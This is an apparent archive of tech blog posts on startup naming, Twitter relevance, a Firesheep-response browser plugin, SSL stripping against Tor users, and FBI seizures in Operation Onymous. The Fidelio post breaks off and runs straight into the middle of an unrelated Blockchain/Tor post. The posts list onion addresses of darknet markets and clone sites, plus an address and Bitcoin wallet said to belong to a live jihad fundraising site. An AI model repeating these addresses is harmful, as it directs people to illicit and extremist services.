With a good technical co-founder and all the other initial work you have done, you should be close to releasing a preview of your product and/or being ready to raise money or start charging initial customers and bringing in revenue. The process isn't easy – but if it was, (_warning: cliche ahead_) then everybody would be doing it.
---
# Guide to Finding a Good and Safe Company or Product Name
*2010-11-04*
I enjoy the process of coming up with a new product or project name and finding a domain. I am currently in the process of doing this with my new startup (still negotiating the domain), and have gone through the process at least a dozen times in the past.
Here are some basic rules that I go by, as well as some tips and tools.
## Basic Rules
- **Pronounceable** – The 'crowded bar' situation. The brand should be easily spelt and pronounceable.
- **Domain** – The .com is available, or can be purchased (there are exceptions here, but .com is easier).
- **Unique** – A name that is unique, so that you aren't competing with other services for a simple search of your name.
- **Defensible** – Meaning little competition in search for the name, have the .com (and other TLDs) and the trademark.
- **Memorable** – A name that is memorable and somehow either related to what the service does or the field it is in.
## Uniqueness
The easiest way to come up with a name that possibly has the .com domain available is to concatenate two words. eg. 'image' and 'barn', 'farm', 'place', etc. Take a primary word that is related to your field, and a secondary word which you iterate on by using a thesaurus. Try the various combinations until you hit a name that is available.
Do a Google search for the name and find if there is an existing product or company with the same name in your space ('space' as defined by the USPTO – see 'tools' below). You can gauge the strength of the current top result by searching for `link:domain.com` replacing domain.com with the domain name of the top result or the full URL of the top result. If it only has a dozen or so inbound links, you should be able to take the top spot with little effort (especially if the product name is not mentioned in the page title).
The best result would be that a search for your product name returns very little, and that Google or Bing struggle to find relevant or related pages.
There are a number of sites that can generate a name using the above technique. If you google for 'product OR company name generator' you will find a bunch more:
- [Thesaurus.com](https://thesaurus.com) – Find an alternate words to use
- [NameBoy](https://nameboy.com) – Generate a name and check TLDs
- [Name Generator](https://www.company-name-generator.com/) – name generator.
- [web 2.0 name generator](https://www.dotomator.com/web20.html)
## Defensible
This means a trademark, and/or the top domain name(s). Find links to do a trademark search below in 'tools'.
[MarkMonitor](https://markmonitor.com/) is a commercial organization that handles trademarks and domain names for large organizations across the whole world. They have a near-monopoly on this service at the top end, and clients include Apple and Microsoft. If you are a large global org (or plan to be) and can justify the cost, they are a one-stop shop for name protection.
## Social Media
It is expected that your new company and product will have a presence on the usual mob of social networking sites – namely, Twitter, Facebook et al. There are tools available that will check your prospective name against each of these social networks and find if it is available.
These tools allow you to check all the social media sites:
- [Knowem](https://knowem.com/) – Checks 400 (!) sites
- [Namechk](https://namechk.com/) – Checks a bunch of sites (I found some bugs with short names)
- [Usernamecheck](https://www.usernamecheck.com/) – Checks the top 20 sites
## Domain Name
The following tools will help you find a domain name (more in 'tools' below):
- [InstantDomainSearch](https://instantdomainsearch.com/) – Instantly check the top TLDs
- [EuroDNS search](https://www.eurodns.com/domain-name-search/) – search every TLD for a name
For registering a domain, GoDaddy is the cheapest but you have to put up with their upsell (I once accidentally purchased hosting) and terrible management interface. The best combination for domain registration and then DNS hosting is joker.com and EasyDNS. I have been using the two of them for over ten years now, and couldn't be happier:
- [Joker](https://joker.com/) – Domain registration. Simple interface and pricing in multiple currencies
- [EasyDNS](https://www.easydns.com/) – Pricey, but excellent DNS hosting with wildcard support, email forwarding, and more.
## Buying vs Registering
There are pro's and con's in purchasing vs registering. It is cheaper to register, but you are penalized by the search engines since the domain is an unknown quantity.
Search engines will trust domains that have been registered for longer. New domain registrations are placed in the Google sandbox for up to 12 months, which means it could be impossible to find your website if you search for related keywords (there are ways out of this, mainly to open an adwords account and to spend money).
The problem with purchasing a domain may be that it has a poor history, which we will go over below. If you purchase a new name, it is important to quickly establish the domain as a trusted site by gaining relevant inbound links.
## Buying
If you find a domain name that is already registered but it only contains ads on it (ie. is dormant) and wish to approach the owner, the easiest way is to visit the domain and look for a for sale link. The next step is to perform a whois lookup and to find a contact email (go to `whois.sc/` eg. `https://whois.sc/thedomain.com`).
If there is more than one email address on the record, send your email to all of them. Even though many domain hoarders keep their domains registered privately, the response rate to emails is high. Your email to the domain owner should be as simple as:
_Hi, I notice that you own the domain domainiwant.com. I found this email address contact in the whois record. I am currently working on a new product and think that the domain would be perfect for it – would you be interested in selling it to me? I am not funded but I could offer a few hundred dollars. Please let me know if you are interested. Regards, Me_
You can leave out the line about a few hundred dollars, but a generic word plus word domain with no inbound links or SEO history is usually worth up to $500. A lot of domain owners are delusional and think their domains are worth 5-figures or more because it has the word 'web' in it, or something similar – just move on from these people an find an alternate – some will even come around.
If the name is a very short single-word, you can negotiate the option of the domain owner either leasing the domain to you or taking stock or options in exchange for the name. I believe mint.com did the later. In either case put together a contract via a lawyer or by finding one online in one of the many repositories of generic contracts. A leasing rate should be the value of the domain divided by 60 or 48 (5 years or 4 years, in months). A stock option rate should be at a markup, but not too much. 1.5-4% is reasonable (for 4% it should be a good single-word generic name, such as mint.com).
## Domain SEO and Safety
Once you have a name that is either available or that you are going to purchase from somebody, you need to make certain that it has not been blacklisted by Google or other services. You can also check the current SEO status. Starting with no ranking is fine, but starting with a negative ranking is an impediment that could be difficult to move out of.
To check if a domain has been blacklisted on Google, use the [Google Blacklist Checker](https://vebtools.com/google-banned-checker/). Plug the domain name in, fill in the verification and you get a simple yes/no. [Vebtools.com](https://vebtools.com/) provide a number of other excellent tools that you can use to check the existing page rank of the site, inbound links, etc.
Use the wayback machine at [archive.org](https://archive.org) to check what the previous content on the domain was. If you find porn, affiliate links or anything that looks like spam, there is a chance that the site may be on other blacklists.
Check indexing status by searching Google for `site:domainname.com`
There are a number of blacklists in use by browsers to check if a domain name is safe for visitors (these are different to the email blacklists and are used for actual sites). Getting a site listed on these blacklists is easy, getting them off is not. Google maintains a blacklist used in Chrome, but there are a number of others (mostly run by the anti-virus companies). Search the Google safe browsing list using:
`https://www.google.com/safebrowsing/diagnostic?site=http://domain.com/`
Replace `domain.com` in the URL with the domain you want to search.
You should also check the domain against the following databases of bad domains:
- [McAfee SiteAdvisor](https://www.siteadvisor.com)
- [hosts-file.net](https://hosts-file.net/)
- [Norton Safeweb](https://safeweb.norton.com/)
- [PhishTank](https://www.phishtank.com/)
_Note: I can't believe there isn't a service that scans all 12+ major malware DB's at once, if you know of one let me know (the exploit kits have blacklist lookups). There are also a lot of discrepencies between lists_
**Tools**
- [Tess](https://tess2.uspto.gov/) – USPTO trademark search
- [EuroDNS search](https://www.eurodns.com/domain-name-search/) – search every TLD for a name
- [Instant Domain Search](https://instantdomainsearch.com) – Search the three major TLDs instantly to find an available domain
- [Nxdom](https://www.nxdom.com/) – Find available domain names that begin or end with a word
- [Moniker](https://www.moniker.com/domainname.jsp) – search obscure TLDs
- [NameBoy](https://nameboy.com) – Generate a name and check TLDs
- [Thesaurus.com](https://thesaurus.com) – Find an alternate word to use
- [Domaintools](https://www.domaintools.com) – Lookup a domain, find owner, email them (you can just type whois.sc/ into your address bar for a quick lookup).
- [Sedo](https://sedo.com) – Probably the largest domain aftermarket.
- [NameJet](https://www.namejet.com/) – Another domain aftermarket.
- [Name Generator](https://www.company-name-generator.com/) – name generator.
- [web 2.0 name generator](https://www.dotomator.com/web20.html)
- [VebTools](https://vebtools.com/) – Check the pagerank, indexing and a hundred other variables about a site or domain
---
# The Google IPO Skeptics
*2010-11-03*
The market cap of Google today is $196 Billion. The company has grown to become one of the largest and most influential technology companies of all time. It is difficult to imagine, but there was a time where many were skeptical of Google and its potential to be successful. In August of 2004, in the leadup to the Google IPO, the New York Times published an article titled: [“Loving Google but not its public offering”](https://www.nytimes.com/2004/08/06/business/technology-loving-google-but-not-its-public-offering.html).
The summary of the story is that Silicon Valley was sceptical about Google, and a number of industry experts were cited as sources of the scepticism. From the article:
> “those who bought the shares in the auction or in the early days of trading were likely to lose money” — Mitch Kapor
> “I'm not buying,” – Woz
> “I wouldn't be buying Google stock, and I don't know anyone who would” — Jerry Kaplan
Mr. Kaplan said he had warned his mother not to buy Google stock.
John Gage, director of the science office at Sun Microsystems, said he intended to place a bid for several shares, for sentimental reasons.
Far worse for the company would be if the bear market forced the company to withdraw its stock offering altogether.
A single source supportive of the company, Randy Komisar of KPCB (A Google investor). At the time Google was well entrenched as the search leader and was profitable. The problem was that nobody believed that search would ever become a viable long-term business.
In its early days, Google obfuscated its revenue figures to prevent competitors from noticing the market and competing with it in search (namely Microsoft). It seems that it did such a good job that they convinced almost everybody that there is no business in search, even as late as its IPO.
This all seems so obvious today, but it was not so at the time. New and profitable markets are often hard to explain and see, and even harder to believe in. If they weren't, then building new billion-dollar opportunities would be easy and everybody would be doing it. But almost every new large market opportunity in technology is [met](https://37signals.com/svn/posts/2585-facebook-is-not-worth-33000000000) [with](http://crastinate.com/2008/07/07/dont-believe-the-twitter-hype/) [skepticism](https://venturebeat.com/2009/10/14/ea-exec-says-social-gaming-bubble-resembles-mobile-games-hype/).
In five or ten years time the opinions of these experts will be forgotten again – nobody will remember the criticism from today because multi-billion dollar [Facebook](https://crunchbase.com/company/facebook), [Twitter](https://www.crunchbase.com/company/twitter), [Zynga](https://www.crunchbase.com/company/zynga), et al will seem so _obvious_ that nobody could possibly have ever doubted it.
---
# Relevance Time for Twitter
*2010-10-29*
A little over a year ago on Techcrunch I wrote [Relevance over Time](https://techcrunch.com/2009/10/12/relevance-over-time/), a post about how the default view of chronological ordering of messages in applications was not suited to the web, where applications now have enough gestures from users to be able to sort by relevance.
Chronological ordering in Twitter, Facebook, Gmail, blogs etc. is baggage carried over from old computer networks and time-share systems.
I wrote:
> A chronological system for indexing information breaks down quickly once the amount of information received reaches a certain critical point. Active users of email constantly moan about the information overload they experience, and the information is only a load because it is difficult to sort through and manage in modern systems. According to the cognitive theory of choice complexity, that feeling of load multiplies with each incremental increase in choices and decisions having to be made. In the email world this leads to a complete breakdown, and the trend of email bankruptcy (deleting all email and starting again).
and
> Chronological order needs to be abandoned in favor of relevance. Without relevance, our ability to manage large sets of information is inefficient. The technology for relevance exist today, for eg. spam filters are able to tell us what we definitely don’t want to read.
I recall the post being born out of frustration. The social networking services and other web applications collected and logged almost every gesture I made on the web – from liking something to deleting an email. That information was being used to better target ads at me (Russian brides – thank you Facebook) benefiting the app publisher, but it was not being used to benefit me – namely in the form of being able to view my data by relevance and in-turn increasing my productivity.
In the year following that post, Facebook switched the default news feed view to one based on relevance and Gmail launched priority inbox – a new view of email based on relevance (that works so damn well, and as [Fred Wilson points out](https://www.avc.com/a_vc/2010/10/the-impact-of-priority-inbox.html) perhaps too well). Some larger blogs are beginning to abandon the chronological view, such as the new [Gawker beta](https://beta.gawker.com) (and it was also something I prototyped while at Techcrunch). The past 12 months has seen a complete shift away from the old of chronological order to the new of relevance powered by user gestures.
There is a single large service that is currently lagging in this field, and it is the one service that suffers greatly from information overload and an over-reliance on time, and that is Twitter. The average tweet amongst the users that I follow is usually not time sensitive – what interests me is more likely to be a link to a blog post or a conversation on a tech issue, not a tweet about where somebody is at a particular time. My scroll-back rate on Twitter is very low, in the order of 2-3 hours worth of messages at the most. I expect that I am not unique amongst users in this case – and I expect that most tech users of Twitter have an even lower scroll-back window, especially since the average number of people being followed by the tech early adopters has steadily increased over time.
The number of people an average user follows steadily increases over time, resulting in more messages and shorter scroll-back windows – meaning that the number of tweets actually being read as a proportion of all tweets would be steadily decreasing, despite more users. A lot of good content goes unnoticed. This is a situation begging for a relevance ordering solution.
Such a solution may seem to cut at the core of what Twitter is, but I feel it is inevitable that the company will end up somehow sorting tweets by relevance (or a hybrid thereof). I was hoping that New Twitter was a relevance solution, and not a redesign. The lack of action to-date opens an opportunity for an enterprising developer to build a solution, and perhaps sell it back to Twitter (the precedent is search). A third-party solution would not have access to the gestures that Twitter see, but a solution using the remaining variables (ie. most popular users, most favorited, most re-tweeted, time spent on screen, age of relationship, etc.) should be enough data for a rough cut.
With a relevance solution to Twitter, it also raises the specter of dynamic follow lists. ie. A very good and relevant tweet from somebody who I do not directly follow, but who may be 2 degrees away from me, could creep into my feed. This means that a new account on Twitter could seed their feed with some initial interesting account, or interesting Tweets, and the feed will dynamically shift itself and pick up what is most relevant to the user (solving the Twitter bootstrap problem as well)[^1]. The logic to this is not so overly complicated that it can not be achieved at scale, even for a third-party solution.
Twitter is one of the last remaining services from my post last year that are still in a chronological world, but the new opportunities that arise from the company potentially approaching a relevance-based default view are more exciting than either Gmail, Facebook or blogs.
[^1]: After watching an episode of one of the daily talk shows (Oprah or The View, or whatever), my mother, to my amazement, asked me to 'get her a Twitter'. She imagined 'Oprah on Twitter' or 'Ellen on Twitter' being more like a TV channel or network, rather than what it is now with signing up, profile, subscribe → search → subscribe → search etc.
---
# Fidelio - A browser plugin for secure web browsing
*2010-10-27*
A Firefox plugin called [Firesheep](https://github.com/codebutler/firesheep) was released this week. It allows users to hijack sessions sniffed from WiFi or other network through simple point and click. Session hijacking is a well understood security risk, but the script kiddie nature of Firesheep has caused a lot of response and reactions. Website developers and administrators are scurrying to implement measures to prevent the Firesheep attack vector – with solutions ranging from forcing SSL for all requests through to a second, alternate, secure cookie being set.
User sessions in web applications are usually tracked using a cookie. HTTP is a stateless protocol, meaning that between requests the server has no idea who the client is without a unique identifier. A cookie is a very simple tracking mechanism. The server will set a cookie by giving the client a long unique key which the client will send back with each subsequent request, allowing the server to identify the client and keep track of state. A user will login with a username and password, and in exchange will be given a session identifier to send back with each request.
Firesheep works by reading this unique identifier over the network (packet sniffing) and then replaying the request to access the users account. If you have a session identifier, you don't need a users password, you are the user.
Prior to Firesheep, session hijacking was a very real threat, but it was never as easy to exploit as it is with Firesheep.
## Fidelio
_[Image unavailable - Skitch service discontinued]_
Amongst all the fuss around Firesheep a lot of blog posts and comments were made with recommendations on what users can do to prevent against this attack. The most common suggestion was some form of browser plugin that forces the browser to request websites using SSL, such as the Firefox plugin [Force-TLS](https://addons.mozilla.org/en-US/firefox/addon/12714/).
The problem with some of these plugins is that the initial request is still made over plain HTTP. They only switch over to HTTPS once the first request has been made. A second problem is that some do not protect requests that are made as part of widgets or share buttons embedded on other sites, such as Facebook like buttons (which send your session identifier as part of the request so that it can show you friends who have liked the item).
My solution is a browser plugin I call [Fidelio](https://github.com/nikcub/fidelio). It is currently only available for Chrome, as I have only spent a few hours working on it so far.
Fidelio does the following:
- For sites that the user sets up to secure (Facebook and Twitter by default), it will redirect requests to HTTPS.
- It will intercept and rewrite requests that are embedded in other web pages, such as Facebook like buttons.
- Most important, it will detect, read and re-write your **existing** session cookies and will set the secure flag, which means that the cookies will only ever be sent over an HTTPS connection.
- It allows the user to add any other domain to the list of secured/protected sites, from which point all requests to that site from anywhere will be made over SSL, and all cookies will be secured.
Some sites may break, but I have yet to find any. No information is leaked, because of the cookie method. At worst you will have to re-login to the sites that you add.
## Install
The plugin can be installed with a single click on this URL: **project taken down**
It will auto-update with new features (and I have some planned). To add additional sites, go to the Chrome extensions page (Window -> Extensions) and click on the options page next to the extension listen. Add a domain (such as amazon.com, bofa.com etc.) and browse to the site.
If you are interested in the source code, it is [available on GitHub](https://github.com/nikcub/fidelio) (BSD licensed).
Issues or bugs can be [logged on GitHub](https://github.com/nikcub/fidelio/issues) and you can send me feedback by email (see [about](/about)).
 Along with the hidden service and signed certificate, Blockchain has switched to HTTPS across the site and enforced secure connections on both the clearweb domain and the onion site with [Strict Transport Security](https://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security) (HSTS) (which will be preloaded for the clearweb domain in all major browsers, and hopefully also for the onion domain), and will also implement dynamic public key pinning with Public Key Pinning ([HPKP](https://tools.ietf.org/html/draft-ietf-websec-key-pinning-01)).
With an authenticated hidden service Blockchain users are able to access their Bitcoin wallets with the added anonymity of Tor while avoiding exit nodes. For users of the regular clearweb Blockchain service the addition of HSTS and HPKP provide additional guarantees against MITM attacks and rogue or stolen site certificates.
## MITM Attacks and SSL Stripping
MITM attacks against users on Tor are simple to execute and remarkably effective. The type is attack is referred to as SSL stripping, where the MITM would intercept requests to an HTTPS service and downgrades the connection to plain unencrypted and unauthenticated HTTP. If the user doesn’t notice the switch to HTTP, or if the browser doesn’t enforce HTTPS, then any data or credentials submitted can be read and stored by the MITM.
This technique was detailed and presented by Moxie Marlinspike in a [2009 talk at the Black Hat security conference](https://www.youtube.com/watch?v=MFol6IMbZ7Y), where he also released a tool for the purpose called [sslstrip](https://www.thoughtcrime.org/software/sslstrip/). It has been five years since the presentation and the release of the tool yet awareness of SSL stripping attacks amongst users is low and this type of attack is incredibly underrated.
In an SSL stripping attack, the attacker first inserts their machine as a proxy between the victim and target website. This can be achieved with arp spoofing on a LAN or WiFi network, with DNS poisoning, by seizing a VPN server or HTTP proxy or by running a Tor exit node. Once inserted on the path between the victim and the connection to a web server, the sslstrip attack will intercept requests to an HTTPS based service and proxy them back to the user over HTTP.
 It is an attack type that relies on the user not noticing that their connection is no longer secured. One of the most common SSL stripping techniques is to set a lock icon as the fav icon for the website to fool the user into not noticing they aren’t on a real HTTP page. Here is an example of the Gmail homepage with sslstrip placing a lock icon as a favicon, note the _HTTP_ URL:
 (Note: The last two slides are from Moxie’s [Black Hat talk](https://www.youtube.com/watch?v=MFol6IMbZ7Y), which is very accessible and worth seeing. His [followup talk](https://www.youtube.com/watch?v=ibF36Yyeehw) with details of other stripping techniques is also recommended, as is [Moxie’s blog](https://www.thoughtcrime.org).).
SSL Stripping is responsible for a large number of the attacks against Blockchain users, particularly those accessing the service over Tor. The recommended action for users it to always check the validity of their connection to the web server and to make sure it is secure and that the certificate they are presented validates (you can check this in most browsers by clicking on the (real) secure lock icon).
## The 10-character Address
`blockchainbdgpzk.onion` is a 10-character vanity onion address. It took around 40 hours to find using a large cluster of GPU instances on Amazon Web Services running [Scallion](https://github.com/lachesis/scallion). Utilizing spot instances across a variety of regions and zones over the weekend kept the costs reasonable.
Thank you to Scallion developer Eric Swanson for providing a great tool and for answering some of my queries. The total hashrate achieved in the cluster was just under 10,000 MH/s
I will be publishing my AMI shortly, if you need assistance in finding a vanity onion address for your own Tor hidden service [get in touch](/contact).
## CA Signed Onion Addrees
We worked with [DigiCert](https://www.digicert.com) to get a certificate containing the new onion address for Blockchain signed (thank you to Jeremy and the team there, they leapt into action and helped us out when we found ourselves in an urgent situation). DigiCert also signed the certificate used by Facebook in their hidden service. Since .onion is a pseudo-TLD Tor hidden service host names cannot be specified as the common name in the certificate. With Facebook and Blockchain certificates were generated with the onion addresses specified in the Subject Area Name (SAN) field.
One problem with this approach is that the [CA/Browser Forum](https://cabforum.org/) (CAB), a body comprised of browser manufacturers and certificate authorities that set certificate standards, decided to [deprecate the use of local names in CA signed SAN certificates](https://www.networking4all.com/en/ssl+certificates/faq/change+san+issue/) (details and guidelines [from CAB in this PDF](https://cabforum.org/wp-content/uploads/Guidance-Deprecated-Internal-Names.pdf)). As it isn’t a formal TLD, .onion is considered a local name, and with local names in SAN certificates no longer being valid from the 1st of November 2015 it means certificates signed for .onion addresses will also no longer be valid.
Hopefully between now and the November 2015 expiry date a solution will be reached, as .onion _clearly_ isn’t a local name and should be a recognized TLD. There are a number of reasons why .onion has yet to be recognized, not least of which are the [fees sought by ICANN for new TLD registration](https://trac.torproject.org/projects/tor/ticket/6116) – a figure of approximately $200,000.
## Chromium Verification Failure
Google has surged ahead with local name signed certificate deprecation by not validating them in Chromium. This means the Facebook and Blockchain hidden services are displayed as broken HTTPS connections despite all the certificates validating.
 Chrome will only validate signed certificates for hostnames that belong to a TLD or country-level domain that is listed in the [public suffix list](https://publicsuffix.org/). This is a sound security decision, the problem is that .onion needs to be recognized as a proper TLD. If it isn’t recognized as a TLD, I hope that the browsers will include it as an exception.
## Encrypted Services
Alternate services on Tor don’t need the server anonymity that hidden services provide. The location of the server in cases such as Facebook and Blockchain is no secret, so the Tor circuit could cut off the last hops to the hidden service and speed things up. Turns out there is an [old draft proposal](https://gitweb.torproject.org/torspec.git/blob_plain/HEAD:/proposals/ideas/xxx-encrypted-services.txt) for exactly that – it is referred to as Encrypted Services. With more alternate services popping up on Tor now would be a good time to dust that proposal off and investigate finishing the spec and getting it implemented.
## Protocol Upgrade
[HTTPSEverywhere](https://www.eff.org/HTTPS-EVERYWHERE) is a browser plugin from the EFF that automatically redirects web requests to secure versions of a website if it is available. It is built into the Tor browser by default. There is a fork of the plugin called [Darkweb Everywhere](https://github.com/chris-barry/darkweb-everywhere) which redirects clearweb visits to an equivalent onion site if one is available.
As with HTTPSEverywhere, the plugin achieves this by maintaining [an index of rules](https://github.com/chris-barry/darkweb-everywhere/tree/master/src/chrome/content/rules) listing each website and it’s onion address. There are a number of downsides with this approach – namely maintaining the rule set and then collating evidence of ownership and an audit trail for each onion website.
An approach that has been suggested on [one of the Tor mailing lists](https://lists.torproject.org/pipermail/tor-talk/2014-May/032907.html) is for websites to return an HTTP header specifying the location of the onion address for their alternate service.
The idea is that a Tor-capable user agent visiting `facebook.com` or `blockchain.info` would be automatically redirected to `facebookcorewwwi.onion` or `blockchainbdgpzk.onion` respectively.
It would be preferable if configuration and maintenance of a clearweb to onion redirect was with the website operator, similar to the way HSTS works with the redirect being established and then cached. There are some privacy and security implications that need to be considered, and Facebook may find it difficult to justify returning an additional HTTP header a few hundred million times per day for the benefit of a handful of users (as pointed out by Alec Muffett [on Twitter](https://twitter.com/alecmuffett/status/538991864582782976)).
We are planning on coming up with a solution that would redirect Tor users to onion sites (or i2p users to eepsites – keeping it protocol neutral) and rolling it out. If you have any ideas or proposals for a protocol that could work, [get in touch](/contact) on Twitter or on email.
## Tor Use Cases
In the media Tor is most often associated with drug markets, the darkweb and whistleblowers, but there are [many other use cases](https://www.torproject.org/about/torusers.html.en) and applications for the network. It pairs perfectly with Bitcoin (although you [shouldn’t run](https://orbilu.uni.lu/bitstream/10993/18679/1/Ccsfp614s-biryukovATS.pdf) a full p2p Bitcoin client on Tor), can provide user anonymity and access to web services where they may otherwise be blocked or intercepted.
I've seen a large amount of interest from various parties in providing alternate services on Tor, and i'm going to be working on bringing more businesses and web services onto the network. If you're interested in learning more about how Tor could work for you, want to setup your own services or would like help in finding the right onion address or configuring hidden services [get in touch](/contact).
[^1]: with SSL 3.0 now mostly gone, technically it is TLS – although I find it difficult to get used to referring to it as that.
---
# FBI seizes fake Tor hosted Jihad funding website as part of Operation Onymous, leaves up real site
*2014-11-17*
As part of Operation Onymous the FBI seized [some 276 Tor hidden services](https://www.nikcub.com/posts/onymous-part1/), many of which were clone or scam websites. One of the websites the FBI seized that we located during our crawl was titled “Fund the Islamic Struggle Anonymously”. The website had a short message for visitors where it asked for donations towards setting up “a new Islamic front in the USA and around the world”, and that visitors could send these donations “without leaving a trace”.
The problem, as with a lot of the other seizures as part of Operation Onymous, is that the FBI seized a fake version of the site. The FBI seized version was hosted at `bc3nbr42tdnqamvs.onion` is (or was) displaying a seizure notice, while the real version of the website can still be found at `teir4baj5mpvkg5n.onion`
Here is what the site looks like right now:
 The Bitcoin address on the website, [13Pcmh4dKJE8Aqrhq4ZZwmM1sbKFcMQEEV](https://blockchain.info/address/13Pcmh4dKJE8Aqrhq4ZZwmM1sbKFcMQEEV), shows that just over 5 BTC has been donated to it.
The FBI made no mention of seizing a jihadi fundraising website as part of Operation Onymous, and in any case they left the real version of the site live.
---
# Large Number of Tor Hidden Sites Seized by the FBI in Operation Onymous were Clone or Scam Sites
*2014-11-17*
_This post is the first in a series dealing with the takedown of Silk Road 2.0 and [Operation Onymous](https://en.wikipedia.org/wiki/Operation_Onymous). The data in this post was put together with [@secruedmh](https://twitter.com/secruedmh) and [@imposter](https://twitter.com/1mp0ster). A big thanks to Juha Nurmia and his [Tor Hidden Service Index](https://ahmia.fi/search/), and researchers who share their work or report on stories such as [lamoustache](https://www.twitter.com/lamoustache), [gwern](https://www.gwern.net), [deepdotweb](https://www.deepdotweb.com/) along with others who don’t wish to be named for helping us fill in our index and cache. For updates [follow on twitter](https://www.twitter.com/nikcub)._
In the two weeks since Silk Road 2.0 and a large number of other Tor hosted hidden services were taken down as part of Operation Onymous, we have crawled and indexed onion sites to find out just how many sites were seized and what sites were seized. Initial reports said 410 sites were seized, then 400 and this number has continued to be revised down until Europol said only some two-dozen sites were seized. Our crawl of just over 9,000 onion sites has found 276 seized onion sites.
The full table of seized onion sites discovered is below, an overview of the data and some findings:
1. Out of a total of 276 seized onion addresses found, we identified 153 of the addresses as belonging to either clone, scam or phishing sites.
1. Of the 153 clone or scam sites, 133 were clones and 20 were scam or phishing sites.
1. In a number of cases the FBI has seized the clone or scam version of a site while leaving up the real site.
1. In May of 2014 a bot known as the “Onion Cloner” [was discovered](http://allyour4nert7pkh.onion/wiki/index.php?title=Onion_Cloner) and became known to Tor hidden service operators. This bot would find Tor hidden sites and clone them on its own address in an effort to steal passwords or intercept Bitcoin transactions. Of the 133 clone sites that the FBI seized, a large number of them were clone sites produced by the Onion Cloner that were mistaken for the real copy.
1. Of the 8 websites mentioned in the [FBI press release](https://www.fbi.gov/newyork/press-releases/2014/dozens-of-online-dark-markets-seized-pursuant-to-forfeiture-complaint-filed-in-manhattan-federal-court-in-conjunction-with-the-arrest-of-the-operator-of-silk-road-2.0), 2 are clones and 1 is a scam site.
1. Of the 32 onion addresses mentioned in the [DOJ seizure notice](https://www.scribd.com/doc/246222731/Operation-Onymous-Dark-Markets-Seizure-Forfeiture-Complaint) filed in US court, 3 are scam sites and 9 are clone websites.
1. As far as our survey has revealed and based on prior data about the Onion Cloner, **every single** Onion Cloner clone site has been seized or is no longer available.
1. For the following sites, the clone or fake version was seized while the real site remains live: Cannabis UK, CStore, Dedope, Executive Outcomes, FakeID, Fake Real Plastic, Hackintosh, Pablo Escobar Drug Store, Real Cards Team, Smokeables, Zero Squad. Some of these sites were mentioned in the FBI press release or court seizure notice as having been taken down when in fact the clones were seized.
1. There are almost 200 sites that have been seized that are not mentioned in any seizure notice or press release. These include the (real) sites for Fish Squad, Exposed, Hack the Planet, Cash Machine, DOXBIN, Pink Meth, OnionSphere, Mr Ouid’s Forum. That list includes personal websites, forums or other sites that had no outward appearance of illegal activity, and they are also not mentioned in any court or press documents. These sites were seized with what appears to be no, or little legal justification.
1. Scam or phishing versions of Silk Road 2.0, Agora, Real Cards Team, Evolution and many other sites were seized.
1. For some of the onion addresses, being mentioned in the FBI press release or the seizure notice is the first and only ever public web mention of the address.
1. The website “Executive Outcomes”, which the FBI claims in seizure notices and press releases was a retailer of firearms was a well known scam site – it never shipped any weapons but took users funds.
1. A clone of a Jihad funding website called “Fund the Islamic Struggle without leaving a trace” [was seized, while the real website remains live](https://www.nikcub.me/posts/fbi-seizes-fake-tor-hosted-jihad-funding-website-as-part-of-operation-onymous-leaves-up-real-site/) (and has accepted over 5 BTC in donations)
## Indications of Method
That the FBI seized so many clone and fake websites suggests a broad, untargeted sweep of hidden services rather than a targeted campaign. The slapshot nature of how sites were seized suggests that rather than starting with an onion address and then discovering the host server to seize, this campaign simply vacuumed up a large number of onion websites by targeting specific hosting companies. We have tracked down the hosting companies affected and the details will be published in a follow-up.
On that note, if you were the administrator of a hidden site that was seized, be it a clone or a real site, please get in touch. I’ve spoken to a number of admins and hosting companies and have put together what the seized sites had in common in order to deduce the method used to locate them. Information from admins and hosts is invaluable in working out what the weaknesses of the seized sites was, and what can be learned from the seizures. There is a high likelihood that none of the seizures will be tested or revealed in court, at least not in the short term, so getting this information is important.
## Tor Onion Data
The database of hidden sites, which I believe is the largest that has been collated, will be [posted to this GitHub repository](https://github.com/nikcub/tordata) sometime in the next couple of days. An earlier version of the crawler used is [also available on GitHub](https://github.com/nikcub/torsurvey). We are currently putting together an index of data from the seized sites, including the forums, and other Tor hidden services along with a search engine. If you’re interested in contributing or adding data to it send a pull request.
**\*Table key:** Column S = Site mentioned in [DOJ seizure notice](https://www.scribd.com/doc/246222731/Operation-Onymous-Dark-Markets-Seizure-Forfeiture-Complaint). Column P = Site mentioned in [FBI press release](https://www.fbi.gov/newyork/press-releases/2014/dozens-of-online-dark-markets-seized-pursuant-to-forfeiture-complaint-filed-in-manhattan-federal-court-in-conjunction-with-the-arrest-of-the-operator-of-silk-road-2.0)\*
| Site | Host | | S | P |
| :-------------------------------------- | :----------------------- | :---- | :-: | :-: |
| Tor Bazaar Forum | `22iwhc2luicynjqy.onion` | | |
| Fake ID | `23swqgocas65z7xz.onion` | Clone | \* | \* |
| NLGrowers | `25ffhn7bm5fget24.onion` | Scam | |
| Tor web developer: | `2hcruaawg3e55vfa.onion` | Clone | |
| The Dealer: | `2sr3d7kvco5iy6ws.onion` | Clone | |
| Doublespend | `2xfmz7uf6ip6kpg3.onion` | Scam | |
| The Hidden Wiki (mirror): | `33lwkzt672innsj6.onion` | Clone | |
| KavkazCenter: | `33vqatzbvipi5ghe.onion` | Clone | |
| Trava Pricelist | `34j2fiy32xwuxsku.onion` | | |
| Sea Kitten Palace: | `3cvsdlyltwapggbf.onion` | Clone | |
| EU DRUGSTORE: | `3d635wnxku6h43eg.onion` | Clone | |
| FAQ : | `3e5rqv7542gxvwpk.onion` | Clone | |
| Bitiply | `3ioo62dyl5xawlmw.onion` | Clone | |
| – | `3nslokdcllxywuxp.onion` | | |
| TORFORUM: | `3osf4ttzukk5aouy.onion` | Clone | |
| Tor Bazaar | `3p42y56a76g6okuv.onion` | | \* |
| Fund The Islamic Struggle Anonymously | `bc3nbr42tdnqamvs.onion` | | |
| Exposed – The Secret Web | `4dpc64mjcbu5kkyn.onion` | Clone | |
| AYPSELA news: | `4jdirmqv2o65dlum.onion` | Clone | |
| Cloud Nine | `4jt6iq3r3agaldg7.onion` | | |
| EasyCoin Bitcoin Wallet & Mixer” | `4p7orzshxhif6cfz.onion` | Clone | |
| TorShops | `4ywfa43x2dutp5ta.onion` | Scam | |
| Jotunbane’s Reading Club: | `52frxf3nn43n6rt5.onion` | Clone | |
| BrainMagic | `5j7o54ivsh3qqgu3.onion` | Clone | |
| 1 Hour Laundry: | `5mkcloe3kuefrqvr.onion` | Clone | |
| Fast Cash! | `5oulvdsnka55buw6.onion` | | \* | \* |
